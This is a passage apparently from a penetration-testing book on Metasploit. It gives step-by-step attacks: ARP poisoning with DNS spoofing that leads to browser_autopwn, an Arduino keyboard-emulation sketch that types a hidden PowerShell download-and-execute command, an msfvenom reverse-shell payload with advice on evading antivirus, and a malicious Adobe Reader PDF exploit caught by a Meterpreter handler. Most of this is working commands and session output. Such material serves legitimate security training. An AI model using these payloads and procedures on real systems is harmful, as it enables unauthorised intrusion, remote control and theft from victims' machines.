
The next step is to scan the range of the network to identify all of the hosts that are present on the network, which includes the victim and the router, as shown in the following screenshot:



Depending upon the range of addresses, all of the scanned hosts are filtered upon their existence, and all existing hosts on the network are added to the host list, as shown in the following screenshot:


A small black rectangular window with white text, part of the ettercap NG interface. It displays the following information:
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...

To open the host list, we need to navigate to the **Hosts** tab and select **Host List**, as shown in the following screenshot:




The next step is to add the router address to Target 2 and the victim to Target 1. We have used the router as Target 2 and the victim as Target 1 because we need to intercept information coming from the victim and going to the router.

The next step is to browse to the **MITM** tab and select **ARP Poisoning**, as shown in the following screenshot:




Next, click on **OK** and proceed to the next step, which is to browse to the **Start** tab and choose **Start Sniffing**. Clicking on the **Start Sniffing** option will notify us with a message saying **Starting Unified sniffing**:




```
ARP poisoning victims:  
GROUP 1 : 192.168.65.2 00:50:56:F0:D4:A1  
GROUP 2 : 192.168.65.129 00:0C:29:AB:C4:13  
Starting Unified sniffing...
```

The next step is to activate the DNS spoofing plugin from the **Plugins** tab while choosing **Manage the plugins**, as shown in the following screenshot:



Double-click on **DNS spoof plug-in** to activate DNS spoofing. Now, what actually happens after activating this plugin is that it will start sending the fake DNS entries from the `etter.dns` file that we modified previously. Therefore, whenever a victim makes a request for a particular website, the fake DNS entry from the `etter.dns` file returns instead of the website's original IP.


This fake entry is the IP address of our browser autopwn service. Therefore, instead of going to the original website, a victim is redirected to the browser autopwn service, where their browser will be compromised.



Let's also start our malicious browser autopwn service on port 80:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.168.65.132
LHOST => 192.168.65.132
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
```

Now, let's see what happens when a victim tries to open <http://google.com/>:



Let's also see if we got something interesting on the attacker side or not:

```
[*] 192.168.65.129  Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP", :os_sp=>"SP2", :os_lang=>"en-us", :arch=>"x86"}  
[*] Responding with exploits  
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1054.  
..  
[-] Exception handling request: Connection reset by peer  
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1055.  
..  
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65.129:1056 (target: IE 6 SP0-SP2 (onclick))...  
[*] Sending stage (752128 bytes) to 192.168.65.129  
[*] Meterpreter session 1 opened (192.168.65.132:3333 -> 192.168.65.129:1058) at 2013-11-07 12:08:48 -0500  
[*] Session ID 1 (192.168.65.132:3333 -> 192.168.65.129:1058) processing InitialAutoRunScript 'migrate -f'  
[*] Current server process: iexplore.exe (3216)  
[*] Spawning a notepad.exe host process...  
[*] Migrating into process ID 3300  
msf auxiliary(browser_autopwn) > [*] New server process: notepad.exe (3300)
```

Amazing! We opened meterpreter in the background, which concludes that our attack has been successful, without sending any links to the victim. The advantage of this attack is that we never send any links to the victim since we poisoned the DNS entries on the local network. However, in order to execute this attack on WAN networks, we need to modify the host file of the victim, so that whenever a request to a specific URL is made, an infected entry in the host file redirects it to our malicious autopwn server, as shown in the following screenshot:

```
msf auxiliary(browser_autopwn) > sessions -i
Active sessions
=====
Id  Type          Information
Connection
--  ---
1   meterpreter x86/win32  NIPUN-DEBBE6F84\Administrator @ NIPUN-DEBBE6F84
192.168.65.132:3333 -> 192.168.65.129:1058


msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : NIPUN-DEBBE6F84
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32
meterpreter > 
```

So, many other techniques can be reinvented using a variety of attacks supported in Metasploit as well.

Metasploit and Arduino - the deadly combination

Arduino-based microcontroller boards are tiny and amazing pieces of hardware that can act as a lethal weapon when it comes to penetration testing. A few of the Arduino boards support keyboard and mouse libraries, which means that they can act as an HID device.



Therefore, these little Arduino boards can stealthily perform human actions such as typing keys, moving and clicking with a mouse, and many other things. In this section, we will emulate an Arduino Pro Micro board as a keyboard to download and execute our malicious payload from the remote site. However, these little boards do not have enough memory to hold the payload within their memory, so a download is required.



For more on exploitation using HID devices, refer to USB Rubber Ducky or Teensy.

The Arduino Pro Micro costs less than \$4 on popular shopping sites such as Aliexpress.com and many others. Therefore, it is much cheaper to use Arduino Pro Micro than Teensy and USB Rubber Ducky.

It is very easy to configure the Arduino using its compiler software. Readers who are well versed in programming concepts will find this exercise very easy.



Refer to <https://www.arduino.cc/en/Guide/Windows> for more on setting up and getting started with Arduino.

Let's see what code we need to burn on the Arduino chip:

```
#include<Keyboard.h>
void setup() {
delay(2000);
type(KEY_LEFT_GUI, false);
type('d', false);
Keyboard.releaseAll();
delay(500);
type(KEY_LEFT_GUI, false);
type('r', false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object
System.Net.WebClient).DownloadFile('http://192.168.10.107/pay2.exe', '%TEMP%
\\mal.exe'); Start-Process \"%TEMP%\\mal.exe\""));
delay(1000);
type(KEY_RETURN, false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
    Keyboard.release(key);
}
void print(const __FlashStringHelper *value) {
Keyboard.print(value);
}
void loop() {}
```


We have a function called `type` that takes two arguments, which are the name of the key to press and `release`, which determines if we need to release a particular key. The next function is `print`, which overwrites the default `print` function by outputting text directly on the keyboard press function. Arduino has mainly two functions, which are `loop` and `setup`. Since we only require our payload to download and execute once, we will keep our code in the `setup` function. The `Loop` function is required when we need to repeat a block of instructions. The `delay` function is equivalent to the `sleep` function that halts the program for certain milliseconds. `type(KEY_LEFT_GUI, false);` will press the left windows key on the target, and since we need to keep it pressed, we will pass `false` as the release parameter. Next, in the same way, we pass the key `d`. Now, we have two keys pressed, which are `Windows+d` (the shortcut to show the desktop). As soon as we provide `Keyboard.releaseAll();` the `Windows+d` command is pushed to execute on the target, which will minimize everything from the desktop.




Find out more about Arduino keyboard libraries at <https://www.arduino.cc/en/Reference/KeyboardModifiers>.

Similarly, we provide the next combination to show the run dialog box. Next, we print the `PowerShell` command in the run dialog box, which will download our payload from the remote site, which is `192.168.10.107/pay2.exe`, to the `Temp` directory and will execute it from there. Providing the command, we need to press Enter in order to execute the command.

We can do this by passing KEY_RETURN as the key value. Let's see how we write to the Arduino board:



We can see we have to choose our board type by browsing to **Tools** menu as shown in the preceding screenshot. Next, we need to choose the communication port for the board:



Next, we simply need to write the program to the board by pressing the -> icon:

```
#include<Keyboard.h>
void setup() {
delay(2000);
type(KEY_LEFT_GUI, false);
type('d', false);
Keyboard.releaseAll();
delay(500);
type(KEY_LEFT_GUI, false);
type('r', false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://"));
delay(1000);
type(KEY_RETURN, false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
Keyboard.release(key);
}
```

Uploading...

```
Sketch uses 6,012 bytes (20%) of program storage space. Maximum is 28,672 bytes.
Global variables use 219 bytes (8%) of dynamic memory, leaving 2,341 bytes for local variables.
```

< >

23 Arduino Leonardo on COM3

Our Arduino is now ready to be plugged into the victim's system. The good news is that it emulates itself as a keyboard. Therefore, you do not have to worry about detection. However, the payload needs to be obfuscated well enough that evades AV detections.

Plug in the device like so:



As soon as we plug in the device, within a few milliseconds, our payload is downloaded, executes on the target system, and provides us with the following information:

```
[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.10.105
[*] Meterpreter session 3 opened (192.168.10.107:5555 -> 192.168.10.105:12668
) at 2016-07-05 15:51:14 +0530

meterpreter > sysinfo
Computer       : DESKTOP-PESQ21S
OS             : Windows 10 (Build 10586).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/win64
meterpreter >
```

Let's have a look at how we generated the payload:

```
root@mm:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.107  
LPORT=5555 -f exe > /var/www/html/pay2.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86_64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
  
root@mm:~# service apache2 start  
root@mm:~#
```

We can see we generated a simple x64 meterpreter payload for Windows, which will connect back on port 5555. We saved the executable directly to the Apache folder and initiated Apache as shown in the preceding screenshot. Next, we simply started an exploit handler that will listen for incoming connection on port 5555 as follows:

```
msf exploit(handler) > back  
msf > use exploit/multi/handler  
tcp exploit(handler) > set payload windows/x64/meterpreter/reverse_t  
msf exploit(handler) > set LPORT 5555  
msf exploit(handler) > set LHOST 192.168.10.107  
msf exploit(handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.10.107:5555  
[*] Starting the payload handler...
```

We saw a very new attack here. Using a cheap microcontroller, we were able to gain access to a Windows 10 system. Arduino is fun to play with and I would recommend further reading on Arduino, USB Rubber Ducky, Teensy, and Kali Net Hunter. Kali Net Hunter can emulate the same attack using any Android phone.



For more on Teensy, go to <https://www.pjrc.com/teensy/>. For more on USB Rubber Ducky go to <http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe>.

File format-based exploitation

We will be covering various attacks on the victim using malicious files in this section. Therefore, whenever these malicious files run, it provides meterpreter or shell access to the target system. In the next section, we will cover exploitation using malicious document and PDF files.

PDF-based exploits

PDF file format-based exploits are those that trigger vulnerabilities in various PDF readers and parsers, which when are made to execute the payload carrying PDF files, presenting the attacker with complete access to the target system in the form of a meterpreter shell or a command shell. However, before getting into the technique, let's see what vulnerability we are targeting and what the environment details are:

Test cases	Description
Vulnerability	Stack overflow in <i>uniquename</i> from the Smart Independent Glyplets (SING) table
Exploited on operating system	Windows 7 32-bit
Software version	Adobe Reader 9
Affected versions	Adobe Reader 9.3.4 and earlier versions for Windows, Macintosh, and UNIX Adobe Acrobat 9.3.4 and earlier versions for Windows and Macintosh
CVE details	http://www.adobe.com/support/security/advisories/apsa10-02.html
Exploit details	/modules/exploits/windows/fileformat/adobe_cooltype_sing.rb

To exploit the vulnerability, we will create a PDF file and send it to the victim. When the victim tries to open our malicious PDF file, we will be able to get the meterpreter shell or the command shell based upon the payload used. Let's take a step further and try to build the malicious PDF file:

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
```

Let's see what options we need to set in order to execute the attack properly:

```
msf exploit(adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

We set the payload as `reverse_tcp` to create a connection back to the attacker machine from the victim system. This is because we are not connecting to the victim directly. A victim may open a file eventually. Therefore, `reverse_tcp` will create a connection to the listener at the attacker's system whenever the victim executes the malicious file, as shown in the following screenshot:

```
msf exploit(adobe_cooltype_sing) > set LHOST 192.168.65.128  
LHOST => 192.168.65.128  
msf exploit(adobe_cooltype_sing) > show options  
  
Module options (exploit/windows/fileformat/adobe_cooltype_sing):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
FILENAME  msf.pdf        yes       The file name.  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
EXITFUNC  process        yes       Exit technique: seh, thread, process, no  
ne  
LHOST     192.168.65.128  yes       The listen address  
LPORT     4444            yes       The listen port
```

We set all of the required options, such as `LHOST` and `LPORT`. These are required to make a connection back to the attacker's machine. After setting all of the options, we use the `exploit` command to create our malicious file and send it to the victim, as shown in the following screenshot:

```
msf exploit(adobe_cooltype_sing) > exploit  
[*] Creating 'msf.pdf' file...  
[*] Generated output file /root/.msf4/data/exploits/msf.pdf  
msf exploit(adobe_cooltype_sing) > back  
msf > use exploit/multi/handler  
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

After we generate the PDF file carrying our malicious payload, we send it to the victim. Next, we need to launch an exploit handler, which will listen to all the connections made from the PDF file to the attacker's machine. `exploit/multi/handler` is a very useful module in Metasploit that can handle any type of exploit connection, which a victim's machine makes after exploitation is complete, as shown in the following screenshot:

```
msf exploit(handler) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.131
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49178) at 2013-09-04 06:05:50 +0530

meterpreter >
```

After setting and configuring the handler with the same details as used in the PDF file, we run it using the `exploit` command. Now, as soon as the victim executes the file, we get a meterpreter session on the victim's system, as seen in the preceding screenshot.

In addition, on the victim side, Adobe Reader will possibly hang up, which will freeze the system for some amount of time, as shown in the following screenshot:



Quickly migrate to another process using the `migrate` command, as the crashing of the Adobe Reader will cause the meterpreter shell to be destroyed.

Word-based exploits

Word-based exploits focus on various file formats that we can load into Microsoft Word. However, a few file formats execute malicious code and can let the attacker gain access to the target system. We can take advantage of Word-based vulnerabilities in exactly the same way as we did for PDF files. Let's quickly see some basic facts related to this vulnerability:

Test cases	Description
Vulnerability	The pFragments shape property within the Microsoft Word RTF parser is vulnerable to stack-based buffer overflow
Exploited on operating system	Windows 7 32-bit
Software version in our environment	Microsoft Word 2007
